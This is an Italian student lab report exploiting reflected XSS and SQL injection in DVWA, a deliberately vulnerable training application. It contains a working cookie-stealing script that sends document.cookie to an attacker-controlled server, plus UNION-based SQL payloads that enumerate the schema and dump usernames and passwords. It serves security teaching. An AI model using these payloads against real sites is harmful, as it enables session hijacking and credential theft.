EXPLOIT DVWA – XSS E SQLI

AMIN EL KASSIMI
PAOLO RAMPINO

12-JAN-26
CYBER SECURITY

INSTRUCTIONS

Sfruttamento delle Vulnerabilità:

- Scegliete una vulnerabilità XSS reflected e una vulnerabilità SQL Injection (non blind).
- Utilizzate le tecniche viste nella lezione teorica per sfruttare con successo entrambe le vulnerabilità

SOLUZIONE XSS REFLECTED:

Colleghiamoci alla DVWA, settiamo il security level a «LOW» e spostiamoci sul tab XSS reflected. La prima cosa che notiamo è il campo dove ci viene chiesto di inserire il nostro nome.

Inseriamo un nome, Alice, nel nostro caso e vediamo cosa accade. Come vedete l'input del campo ricerca, viene utilizzato per creare l'output sulla pagina (la scritta in rosso). Proviamo ad inserire qualche tag HTML per vedere come reagisce l'app.

Proviamo con un tag: **<script>alert(‘XSS’)</script>** una volta, siamo quindi in presenza di un campo vulnerabile ad XSS reflected.

XSS REFLECTED:

Per sfruttare una vulnerabilità di questo tipo potremmo:

1. Modificare lo script in modo tale da recuperare i cookie di un utente e inviarli verso un web server che controlliamo noi.


2. Inviare il link ad una vittima per rubare i cookie.

```
<script>
new Image().src="http://10.0.2.15:12345/?cookie=" + encodeURIComponent(document.cookie);
</script>
```

Cosa fa:

- crea una richiesta GET verso Kali
- ci appende i cookie in modo safe (encodeURIComponent)
- **non** fa redirect
- Recupera i cookie dell’utente al quale verrà inviato il link malevolo.
- Li invia ad un web server sotto il nostro controllo.


Da notare come il nostro finto server riceve i cookie di sessione del nostro utente autenticato. Abbiamo appena exploitato un XSS reflected.



SOLUZIONE SQL INJECTION:


1 con questa query: **' union select user(), null -- -**

siamo riusciti a capire che chi e' l'utente attuale, spettacolo abbiamo scoperto che e' l'utente con il max dei privilegi



2 con questa query: **' union select user(), database() -- -**

siamo riusciti a capire il nome del Database




3 ' UNION SELECT table_name, null FROM information_schema.tables -- -

Cosa significa:

- ' : chiude una stringa nella query originale (se l'input era dentro apici).
- **UNION SELECT ...**: "incolla" i risultati della tua SELECT ai risultati della SELECT originale, così te li fa vedere nella pagina.
- **table_name, null**: scegli 2 "colonne" perché devi **matchare il numero di colonne** della query originale.
    - table_name = dato interessante
    - null = riempitivo per la seconda colonna
- **FROM information_schema.tables**: tabella di sistema che contiene l'elenco delle tabelle.

- **-- -**: commenta il resto della query originale. In MySQL -- funziona solo se dopo c'è uno spazio, quindi spesso si usa -- - per essere sicuri.

Uso tipico: enumerare i nomi delle tabelle quando non sai nulla dello schema.




4 ' UNION SELECT table_name, column_name FROM information_schema.columns WHERE TABLE_SCHEMA='dvwa' -- -

Cosa significa:

- Stessa logica di prima, ma ora interroghi **information_schema.columns**, che elenca **tutte le colonne di tutte le tabelle**.
- Selezioni **2 campi**: table_name e column_name → perfetto per ricostruire struttura.
- **WHERE TABLE_SCHEMA='dvwa'**: filtri solo lo schema/database chiamato dvwa.


Uso tipico: ricostruire "mappa" **tabella** → **colonne**.



5 ' UNION SELECT user,password FROM users -- -

Qui ormai “siamo a casa”:

- abbiamo identificato una tabella users
- abbiamo identificato colonne interessanti user e password
- Usiamo UNION per farle stampare dalla pagina



6 Note: Perché null e perché commentare

- **null**: riempitivo per rispettare il numero di colonne. Se non matchi, l'UNION fallisce.
- **commento (-- - o #)**: serve a "tagliare via" tutto ciò che il server avrebbe aggiunto dopo l'input (tipo apici finali o altre clausole), evitando errori di sintassi.

6.1 Note:Come si ricostruisce la struttura DB (metodo mentale da pentester)

La sequenza logica è questa:

1. **Capisci quante colonne** devi restituire nella UNION (serve matchare la SELECT originale).
2. **Trovi dove finisce l'output** (quale colonna viene visualizzata nella pagina: a volte la prima, a volte la seconda).
3. **Identifichi DBMS** (MySQL, PostgreSQL, MSSQL…) perché le "tabelle di sistema" cambiano.
4. **Enumeri tabelle** (information_schema.tables su MySQL).
5. **Enumeri colonne** (information_schema.columns su MySQL) filtrando per schema.
6. **Targetizzi dati** (es. users, password, ecc.).

Questo è quello che si cerca di capire DVWA: non "queste tre query", ma **il processo di ricostruzione**.